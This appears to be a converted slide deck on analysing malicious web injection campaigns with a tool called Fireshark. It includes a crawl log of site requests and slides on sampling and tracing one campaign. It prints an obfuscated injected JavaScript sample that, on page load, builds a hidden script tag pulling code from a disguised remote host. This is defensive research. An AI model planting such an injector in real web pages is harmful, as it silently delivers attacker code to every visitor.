
events:

```
- urlloaded:
  url: http://www.rubberduckie.nl/
- connection:
  type: request
  src: http://www.rubberduckie.nl/
  dst: http://www.rubberduckie.nl/test/wp-content/themes/AdventureTour/style.css
  redirect: false
- connection:
  type: request
  src: http://www.rubberduckie.nl/
  dst: http://www.rubberduckie.nl/test/wp-content/plugins/google-ajax-translation/google-ajax-translat
ion.css?ver=20091023
  redirect: false
- connection:
  type: request
  src: http://www.rubberduckie.nl/
  dst: http://www.rubberduckie.nl/test/wp-content/plugins/contact-form-7/stylesheets.css?ver=2.0.7
  redirect: false
- connection:
  type: request
  src: http://www.rubberduckie.nl/
  dst: http://www.rubberduckie.nl/test/wp-content/plugins/nextgen-gallery/css/nggallery.css?ver=1.0.0
  redirect: false
- connection:
  type: request
  src: http://www.rubberduckie.nl/
  dst: http://www.rubberduckie.nl/test/wp-content/plugins/nextgen-gallery/shutter/shutter-reloaded.css
?ver=1.3.0
  redirect: false
- connection:
  type: request
  src: http://www.rubberduckie.nl/
  dst: http://www.rubberduckie.nl/test/wp-includes/js/jquery/jquery.js?ver=1.3.2
  redirect: false
- connection:
  type: request
  src: http://www.rubberduckie.nl/
  dst: http://ajax.googleapis.com/ajax/libs/swfobject/2.2/swfobject.js?ver=2.9.1
  redirect: false
- connection:
  type: request
  src: http://www.rubberduckie.nl/
  dst: http://www.rubberduckie.nl/test/wp-content/plugins/nextgen-gallery/shutter/shutter-reloaded.js?
ver=1.3.0
  redirect: false
- connection:
  type: response
  src: http://www.rubberduckie.nl/test/wp-content/themes/AdventureTour/style.css
```


Post-Run Analysis / data correlation

- Log is analyzed manually or automatically via post-analysis correlation process





Use cases...

DOWN THE RABBIT HOLE

Down the Rabbit hole

- Analysis of Three *exemplary* Injection campaigns
- Injection campaigns occur daily
- A breadth view analysis
- Gain a better understanding of the malicious webscape
- Use Fireshark to do it.

Down the Rabbit hole

- Injection Example #1

Injection Example #1

- 13k matches/24hrs


```
</center>
</body></html>
```

```
<script>/*GNU GPL*/ try{window.onload = function(){var Xfjgs17uq8wh7d =
document.createElement('s(c!r)&i&p^)(t&^(#'.replace(/&|@|\)|\^|\(|\!|\$|_|/ig,
')));Xfjgs17uq8wh7d.setAttribute('type',
'text/javascript');Xfjgs17uq8wh7d.setAttribute('src', 'h@t)@t^!&!p)!:@#@!/^)
/$&^^g&(#o##&$So!^g##!l&$^e$)-^^!#c&^@&o@-$k#r#^(.
($@y$@#&m&#)$i@u$&r@i&.#c()$o&#).#(&&j()@$(p#)
(.@r!!)e!n@(^r@)!e&^&n#!#-(c()o(&)m$$.@w^i@#n!!t#e&! )!r@(@s!$a&!^1#^&e^$o^$n#@1)!i
(0@$&$/#$a&l@t#@&#e&&$r#(#v(&@i(s($t(&$a((.)o!&r@&@)g&)$/#&(a&^1^!t@&e!
(^r#(#v)i&#s##!t@&a$(.#)o($^r#g@^$/&!g!a#m))e!f#a(!q!s&@.@&&&^c$@&#&@m^(/&e&@x@#k
($i#(i$&&.$c#&o&)$ (m!#/(#g!(&o&)o@&$g)&!l$e(.!$c)()o)&$m#)&/)#'.replace(/&|^\|
\$|\(|@|\)|#|\!|/ig, ''));Xfjgs17uq8wh7d.setAttribute('defer',
'defer');Xfjgs17uq8wh7d.setAttribute('id', 'Y#)r)()d(#p!)!8#n)o&4&!!v!v&
($#)8$#&2@!&!t@&#!n#&g#k@&&'.replace(/\\^|\\)|&|@|\\(|#|\\!|\\$/ig,
')));document.body.appendChild(Xfjgs17uq8wh7d);} catch(e) {}</script>
```


Injection Example #1

- Step 1) Analyze a subset (500/13k)
- Breadth
 - Popular campaign will emerge
 - *Injectons into unique websites will lead to same hosts*
- Depth
 - Details of the attack
 - *Screen Shots*
 - *Source code, Deobfuscated DOM, Network traffic*


Bird's Eye View of 500/13k




Popularity of Requests



Popularity of Requests




Popularity of Requests




Down the Rabbit hole

- Injection Campaign #1: 93.186.127.49

“W93.186” Injection Campaign



